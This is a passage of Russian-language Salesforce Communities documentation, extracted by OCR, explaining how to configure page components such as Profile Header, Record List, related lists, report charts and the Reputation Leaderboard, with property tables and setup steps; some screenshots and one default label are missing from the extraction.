
Прим.: Если в сообществе включено отображение прозвища, то вместо имени пользователя в этом компоненте отображается его прозвище. Уровень репутации пользователя отображается, только если в сообществе включено отображение репутации.

1. На настраиваемой странице выберите компонент **Profile Header**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Имя или код фильтра обращений	Имя или код спискового представления, отображающего обращения пользователя. Это значение используется в сообществе для отображения списка обращений пользователей. Прим.: По умолчанию шаблон использует представление «Все открытые обращения», которое позволяет пользователям просматривать все открытые обращения, на просмотр которых у них есть полномочие. Настройте общий доступ, чтобы гарантировать, что пользователи смогут видеть только те обращения, которые относятся к ним. В качестве альтернативного варианта можно использовать другое предварительно заданное, списковое представление или создать настраиваемое, списковое представление.

Свойство	Описание
Включение связи со службой поддержки	Установите этот флажок, чтобы включить этот параметр для связи с агентом прямо из профиля.
Метка начальной страницы	Введите текст, который должен отображаться для ссылки на начальную страницу сообщества из меню навигации пользователя. По умолчанию введен текст *«Начальная страница»*.
Просмотр метки профиля	Введите текст, который должен отображаться для ссылки на страницу сведений о профиле. Текст по умолчанию — *«Просмотреть профиль»*.
Метка «Служба поддержки»	Введите текст, который должен отображаться для ссылки на страницу, где пользователь может открыть обращение. Текст по умолчанию *«Обратиться в службу поддержки»*.
Метка входа в систему	Введите текст, который должен отображаться для ссылки на страницу входа в сообщество. Текст по умолчанию — *«Войти»*.
Метка выхода из системы	Введите текст, который должен отображаться для ссылки на страницу выхода из сообщества. Текст по умолчанию — *«Выйти»*.
Управление сообществом	Введите текст, который должен отображаться для ссылки на страницу управления сообществом. Текст по умолчанию — . Эта ссылка отображается только для пользователей с полномочиями на управление сообществом.
Метка настройки сообщества	Введите текст, который должен отображаться для ссылки на страницу настройки сообщества. Текст по умолчанию — *«Настройка сообщества»*. Эта ссылка отображается для пользователей с полномочиями на создание параметров администрирования сообщества или управление ими.
Параметры пользователя только шаблон («Служба работы с клиентами» (Napili))	Введите текст, который должен отображаться для ссылки на доступ к личным параметрам проверенного пользователя для сообщества. Текст по умолчанию — *«Мои параметры»*.
Показать параметры пользователя только шаблон («Служба работы с клиентами» (Napili))	Установите этот флажок, чтобы показать параметры пользователя в раскрывающемся списке профиля.
Метка «Моя организация» только шаблон («Служба работы с клиентами» (Napili))	Введите текст, который должен отображаться для ссылки, которую нажимают внешние пользователи, чтобы просмотреть свою запись организации. Текст по умолчанию — *«Моя организация»*. Данная функция доступна в версии Spring '16 и более поздних версиях шаблона «Служба работы с клиентами» (Napili). Прим.: Сведения об организации отображаются для внешних пользователей, которые нажимают на ссылку «Моя организация», в зависимости от настроек страницы сведений о записи.

Пример: Пример компонента Profile Header:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Рекомендации


В компоненте Recommendations отображаются рекомендации для сообщества.

Компонент Recommendations можно настроить в редакторе страниц. Этот компонент появляется на странице сообщества, если доступна настраиваемая рекомендация или созданная системой тематическая рекомендация.

1. Выберите компонент **Recommendations**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите заголовок для компонента. Текст по умолчанию — *«Рекомендовано»*.
Канал рекомендаций	Выберите канал рекомендаций. Значение по умолчанию: *«Стандартный канал»*. Для отображения рекомендаций, созданных в настраиваемом канале, выберите этот канал. Используйте эти значения канала; переименовывать и создавать другие каналы нельзя.

Пример: Пример компонента Recommendations:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Баннер записи

В компоненте «Баннер записи» отображаются имя записи, основные элементы записи и кнопки действий, которые позволяют пользователям редактировать или изменять запись.

До выпуска Spring'16 этот компонент назывался «Заголовок записи». Шаблон «Служба работы с клиентами» (Napili) поддерживает страницу сведений о записи, которая может использоваться без дополнительных настроек. Данная общая страница («Сведения о записи») используется всеми объектами сообщества без предварительно назначенной страницы сведений о записи для отображения данных записи. Например, пользователь открывает страницу сведений об обращении (использующую предварительно назначенный макет сведений об обращении) и выбирает контакт из связанных записей. При отсутствии настраиваемой страницы сведений о записи для контактов сведения о контактах отображаются посредством общей страницы «Сведения о записи». Как правило, страница «Сведения о записи» использует компонент «Баннер записи» вместе с компонентом «Вкладки со сведениями о записи» для отображения данных записи.

- Компонент «Баннер записи» можно использовать на создаваемых настраиваемых страницах со сведениями о записи. Мы рекомендуем использовать его с компонентом «Сведения о записи».
- Отображаемые поля в компоненте «Баннер записи» можно изменять, настроив макет панели основных показателей в макете страницы объекта.
- Участники сообщества с необходимыми полномочиями для изменения или удаления записи могут использовать кнопки «Редактировать» и «Удалить» соответственно. На мобильных устройствах эти кнопки не отображаются.

Прим.: Для оптимального отображения при размещении этого компонента на странице сообщества установите большую ширину столбца.

1. В меню страницы конструктора сообщества выберите «Сведения о записи» или настраиваемую страницу сведений о записи.
2. Выберите компонент **Баннер записи** или перетащите этот компонент из редактора страницы, чтобы добавить его на эту страницу.
3. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код записи	Отображается код записи. Обычно это поле заполняется автоматически.

Пример: Пример компонента «Баннер записи» в шаблоне «Служба работы с клиентами» (Napili).



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Сведения записи

Этот компонент используется для общего доступа к сведениям о записях в сообществе, созданном с использованием шаблона «Служба работы с клиентами».


Просто перетащите компонент «Сведения о записи» на страницу сведений о записи или на настраиваемую страницу в сообществе и внесите в него информацию о записи, сохраненную в Salesforce. Этот компонент предоставляет прекрасную возможность общего доступа к информации с участниками сообщества, которым она требуется больше всего, например с партнерами. Пользователи, обращающиеся к сообществу с мобильных устройств, имеют доступ к действиям со страницы сведений о записи. Например, пользователь-партнер, у которого есть права на создание и редактирование организаций, может создавать или изменять организации по своему усмотрению.

Прим.: Для отображения ленты записи воспользуйтесь компонентами ленты с компонентом публикатора ленты. Для отображения связанных записей воспользуйтесь компонентом «Связанный список записей». Для совместного отображения комбинации сведений о записи, связанных списков и ленты записей рекомендуем использовать составной компонент «Вкладки со сведениями о записи».


1. На настраиваемой странице выберите компонент **Сведения записи**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код записи	Код записи. Обычно это поле автоматически подставляет код записи при загрузке страницы.

Пример: Пример компонента «Сведения о записи» в сообществе.



Пример действий на мобильном устройстве.



Вкладки со сведениями о записи

В компоненте «Вкладки "Сведения о записи"» отображаются подробные сведения о записи, список связанных записей и лента записи.

До выпуска Spring'16 этот компонент назывался «Сведения о записи». В компоненте «Вкладки "Сведения о записи"» для отображения данных о записи используются компоненты страницы сведений о записи и «Баннер записи». Давайте рассмотрим этот компонент более подробно.

Шаблон «Служба работы с клиентами» (Napili) поддерживает страницу сведений о записи, которая может использоваться без дополнительных настроек. Данная общая страница («Сведения о записи») используется всеми объектами сообщества без предварительно назначенной страницы сведений о записи для отображения данных записи. Например, пользователь открывает страницу сведений об обращении (использующую предварительно назначенный макет сведений об обращении) и выбирает контакт из связанных записей. При отсутствии настраиваемой страницы сведений о записи для контактов сведения о контактах отображаются посредством общей страницы «Сведения о записи».


- Компонент «Вкладки "Сведения о записи"» можно использовать на создаваемых настраиваемых страницах со сведениями о записи. Мы рекомендуем использовать его с компонентом «Баннер записи».
- Отображаемые поля в компоненте «Вкладки "Сведения о записи"» можно изменять, настроив макет страницы объекта.
- Участники сообществ с полномочиями могут создавать новые связанные записи и отправлять сообщения эл. почты из вкладки «Связанные». Они могут также развернуть списки связанных записей, чтобы посмотреть более подробный список. Эти сведения представлены на общей странице «Связанный список записей». На мобильных устройствах эти кнопки не отображаются.

  Прим.: Сообщения эл. почты поддерживаются в организациях, контактах, интересах, возможностях и кампаниях.

1. В редакторе страниц конструктора сообществ выберите «Сведения о записи» или настраиваемую страницу сведений о записи из меню страницы.
2. Выберите компонент **«Вкладки "Сведения о записи"»** или перетащите этот компонент из редактора страницы, чтобы добавить его на эту страницу.
3. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код записи	Код записи. Данное значение заполняется автоматически.
Метка вкладки сведений	Метка для вкладки, отображающей сведения о записи. По умолчанию метка называется «Сведения».
Метка связанной вкладки	Метка вкладки, отображающей список связанных записей. По умолчанию метка называется «Связанные».
Метка вкладки обсуждений	Метка для вкладки, отображающей ленту записи. По умолчанию метка называется «Обсуждения». Эта метка используется только на мобильных устройствах.

Пример: Пример компонента «Вкладки "Сведения о записи"» в шаблоне «Служба работы с клиентами» (Napili).



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Список записей

В компоненте «Список записи» отображается список записей на странице «Список записей». Пользователи могут просматривать записи, переключаться между списковыми представлениями записей и создавать записи прямо из спискового представления. Если у пользователя нет доступа к конкретному списковому представлению, вместо него он видит представление недавно использованных записей.

Прим.: До выпуска Spring '16 этот компонент назывался Списковое представление записи.

При создании настраиваемого элемента меню с использованием типа объекта Salesforce он автоматически связывается со страницей, которая отображает список записей для выбранного объекта. Шаблон «Служба работы с клиентом» (Napili) содержит готовую страницу для отображения такого списка записей. Эта общая страница называется страницей «Список записей». Она используется для всех объектов в сообществе, которым не назначена настраиваемая страница.


- Компонент «Список записи поддерживает **организации, обращения, контакты, кампании, участников кампании, группы, интересы, возможности и настраиваемые объекты**.
- Компонент «Список записи» можно использовать на любой странице в сообществе. Рекомендуем добавлять его в настраиваемые списковые представления, которые вы создаете. Можно также создать элемент меню навигации для связи его с этой страницей со своим внутренним URL-адресом этой страницы.
- Компонент «Список записи» доступен в двух макетах — полном и компактном — поэтому можно выбрать любой из них, наиболее соответствующий вашим потребностям. Компактный макет наиболее подходит для отображения коротких списков со сведениями в узком столбце или для отображения сообщества на мобильном устройстве. При просмотре страницы в полном макете на мобильном устройстве страница автоматически переключается на компактный макет.
- Участники сообщества с соответствующими полномочиями могут воспользоваться кнопкой «Создать» в этом компоненте, чтобы создать записи. На мобильных устройствах эта кнопка не отображается.
- Участники сообщества могут нажать на , чтобы отфильтровать списковое представление или убрать фильтры. Можно также нажать на значок , чтобы просмотреть связанные диаграммы. На мобильных устройствах эти кнопки не отображаются.

1. Выберите компонент **«Список записей»** на странице списка записей.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Количество записей	Количество записей, извлекаемых для отображения в этом списковом представлении. Значение по умолчанию — 25. При выборе компактного макета отображается это число. Если имеется более 25 записей, нужно нажать на ссылку, чтобы посмотреть полный список записей. Максимальное количество записей в компактном макете — 100. При выборе компактного макета изначально отображается это число. При прокручивании списка вниз появляется больше записей. Максимальное количество записей на страницу в полном макете — 100.
Макет	Выберите полный или компактный макет. Выбирая макет, учитывайте следующее. • Компактные макеты можно использовать для столбца любого размера. В полном макете ширина столбца должна занимать не менее 50% от страницы. • При использовании полного макета не рекомендуется размещать компонент под компонентом списка записей на странице. – Высота полного макета должна быть минимум 700 пикселей. При размещении компонента под полным макетом компонента списка записей компонент списка записей может закрыть компонент, который находится ниже. – В полном макете используется функция бесконечного прокручивания. Если вы ссылаетесь на объект, содержащий много записей, функция бесконечного прокручивания может закрыть для участников сообщества компонент, находящийся под компонентом списка записей.
Имя объекта страницы	Объект Salesforce, записи которого следует отобразить. В раскрывающемся списке отображаются поддерживаемые объекты: организации, кампании, участники кампаний, обращения, контакты, контракты, интересы и настраиваемые объекты.
Имя фильтра страницы	Списковое представление для отображения выбранного объекта. Раскрывающийся список показывает только списковые представления, действительные для выбранного объекта.


Пример: Пример компонента «Список записей» (полный макет):



Участники сообщества могут следующее.

- Использовать меню (1) для изменения спискового представления.
- Использовать кнопку **«Создать»** (2) для создания записи. Появляется окно, в котором пользователь может ввести и сохранить сведения о записи.
- Использовать кнопки (3) для фильтрации спискового представления или просмотра связанных диаграмм. Так как внешним пользователям сообщества нельзя назначить полномочие «Создать и настроить списковые представления», они не могут фильтровать списковые представления.

Пример компонента «Список записей» (компактный макет):



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Связанный список записи


В компоненте «Список связанных записей» показан список записей, связанных с какой-либо записью. Например, если посмотреть на организацию, можно увидеть связанный список контактов этой организации. Используйте компонент «Список связанных записей» на странице сведений о записи или на настраиваемой странице для отображения списка связанных записей. Участники могут создавать записи из этого списка и из полей поиска.

Когда пользователь раскрывает список связанных записей, отображается страница «Список связанных записей», во внутренних механизмах которой используется компонент «Список связанных записей».

1. На настраиваемой странице выберите компонент **«Список связанных записей»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код родительской записи	Код родительской записи.
Имя связанного списка	Имя связанного списка.

Пример: Пример компонента «Список связанных записей»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Связанный список статей

В компоненте «Список связанных статей» отображаются статьи, связанные с просматриваемой пользователем статьей.

В редакторе страниц можно настроить компонент «Список связанных статей» на странице сведений о статье.

1. Выберите компонент **Список связанных статей**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Количество статей	Введите максимальное число статьей, которое может содержать этот список. Можно отобразить до 10 статей. Значение по умолчанию — 5.
Заголовок	Введите заголовок для списка связанных статей. По умолчанию введен текст «Связанные статьи».
Показать представления	Установите этот флажок, чтобы отобразить, сколько раз была просмотрена статья 2. Снимите флажок, чтобы скрыть счетчик просмотров.

Пример: Пример компонента «Список связанных статей»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Связанный список вопросов


В компоненте «Список связанных вопросов» отображаются вопросы, связанные с просматриваемым пользователем вопросом.

В редакторе страниц можно настроить компонент «Список связанных вопросов» на странице сведений о вопросе. Чтобы воспользоваться этим компонентом, в вашем сообществе должен быть лучший ответ минимум на один вопрос.

1. Выберите компонент **Список связанных вопросов**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Количество вопросов	Введите максимальное число вопросов, которое может содержать этот список. Можно отобразить до 10 вопросов. Значение по умолчанию — 5.
Заголовок	Введите заголовок для списка связанных вопросов. Текст по умолчанию — «Связанные вопросы».
Показать представления	Установите флажок, чтобы отобразить число просмотров, комментариев или отметок «нравится» по этому вопросу 2. Снимите флажок, чтобы скрыть счетчик просмотров.

Пример: Пример компонента «Список связанных вопросов» :



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Связанный список тем

Компонент связанного списка тем отображает темы, относящиеся к той теме, которая рассматривается пользователем.


Прим.: До выпуска Spring '16 этот компонент именовался "Связанные темы".

Редактор страниц позволяет настраивать компонент связанного списка тем на странице "Просмотр тем".

1. Выберите компонент **Связанный список тем**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите заголовок для списка связанных тем. Стандартный текст - Список связанных тем.
Идентификатор темы	Это поле заполняется динамически идентификатором темы.
Просмотр количества людей, использующих данную тему	Показывает количество людей, использующих данную тему.

Пример: Пример компонента связанного списка тем



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Диаграмма отчета

Используйте компонент "Диаграмма отчета" для перетаскивания отчетов, подготовленных в общедоступной папке организации Salesforce на страницы сообщества.


После щелчка отчета открывается страница "Сведения отчета", на которой показан компонент "Итог отчета". Итог отчета включает сведения из исходного отчета Salesforce.

Прим.: Только отчеты с диаграммой вносятся в раскрывающийся список в свойствах отчета.

1. Выберите компонент **"Диаграмма отчета"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Имя отчета	Отчеты с диаграммами, доступные для использования в сообществе.
Фильтрация по	Настраивать фильтр в данных диаграммы отчета можно только для страниц записи. Если вы настраиваете параметр фильтра, компонент диаграммы отчета показывает пользователям только отфильтрованные данные.
Время обновления (минуты)	Количество минут между обновлениями отчета.
Отображение имени отчета	Добавляет имя отчета на страницу сообщества.
Отображение кнопки обновления	Показывает кнопку обновления, чтобы пользователи могли обновлять диаграмму.

Пример: Компонент «Диаграмма отчета»:



Список отчетов

Компонент "Список отчетов" позволяет пользователям просматривать отчеты в форме списка.

Список отчетов может быть отфильтрован с помощью следующих критериев:

- Недавние
- Создано мной
- Личные отчеты
- Все отчеты

Кроме того, пользователи имеют доступ к папкам отчетов. Вот эти папки:

- Создано мной
- Используемые совместно со мной
- Все папки

Компонент "Список отчетов" не имеет редактируемых свойств.

Прим.: Компонент "Список отчетов" может использоваться только на странице "Список отчетов".

Пример: Пример компонента «Список отчетов»

[вставить изображение]

Сводка отчета

Компонент "Сводка отчета" позволяет пользователям просматривать снимок сведений об исходном отчете.

Используйте компонент "Сводка отчета" на странице "Сведения об отчете" для просмотра сведений об отчете. Используя этот компонент, участники могут видеть диаграмму отчета, данные фильтра и ленту, обновлять отчет или изменять его параметры. Участники с достаточными полномочиями могут также клонировать, сохранять, экспортировать или подписываться на отчет.

1. Выберите компонент **Сводка отчета** на странице сведений об отчете.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор отчета	Это поле автоматически заполняется идентификатором отчета.

Таблица лидеров по репутации

Компонент "Таблица лидеров по репутации" отображает список участников сообщества с наивысшими оценками по своей репутации.

Редактор страниц позволяет настраивать компонент "Таблица лидеров по репутации" на начальной странице.


1. Выберите компонент **Таблица лидеров по репутации**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите заголовок для таблицы лидеров по репутации. Стандартный текст - Таблица лидеров.
Количество пользователей	Введите максимальное количество отображаемых пользователей. Может быть отображено не больше 10. Значение по умолчанию — 5.
Просмотр позиции пользователя	Отображает позиции пользователей, показанных в таблице лидеров.
Просмотр пользователей, вошедших в систему	• Если пользователь, вошедший в систему, не занимает никакой позиции в таблице лидеров, то строка с именем этого пользователя появляется в нижней части таблицы лидеров. • Если вошедший в систему пользователь занимает определенное место в таблице лидеров И флажок «Показывать позицию пользователей» отмечен И отображаются поля База знаний и пункты или База знаний и последнее значение времени активности, пользователь видит сообщение о своей позиции. Например “Поздравляем! Вы занимаете позицию № 2».
Отображение всплывающего сообщения со справкой	Отображает значок с вопросительным знаком в верхней части таблицы лидеров, по которому пользователь может провести курсор мыши для получения дополнительной информации.
Исключение внутренних пользователей	Исключает внутренних пользователей из таблицы лидеров.
Текст всплывающей справки	Введите сообщение, которое появляется, когда пользователь проводит курсор мыши над значком с вопросительным знаком. Сообщение может иметь длину до 500 символов. Стандартный текст - Зарабатывайте очки и поднимайтесь на новый уровень, внося свой вклад в сообщество!


Свойство	Описание
Пользователи дисплея.	Определяет, какая информация о пользователе отображается в таблице лидеров. Варианты включают следующее. • Уровни и пункты. Показывает уровень репутации пользователя и общее количество пунктов репутации. • База знаний и пункты. Показывает общее количество пунктов репутации пользователя и темы, в которых они лучше всего разбираются. • База знаний и последнее значение времени активности. Показывает темы, в которых лучше всего разбирается пользователь, и время, когда он в последний раз проявил свою активность.
Метка базы знаний по теме (до 20 символов)	Если в таблице лидеров показана оценка базы знаний, этот текст появляется перед темами, в которых пользователь разбирается. Текст по умолчанию: `Knows About`. Например, если пользователь обладает знаниями о рюкзаках, в записи таблицы лидеров может быть сказано: «Обладает знаниями о: рюкзаках".

Пример: Пример компонента "Таблица лидеров по репутации":


Уровень и пункты



Темы и пункты



Темы и последнее значение времени активности



СМ. ТАКЖЕ:


Какие компоненты можно использовать с каждым из шаблонов?

Редактор обогащенного содержимого

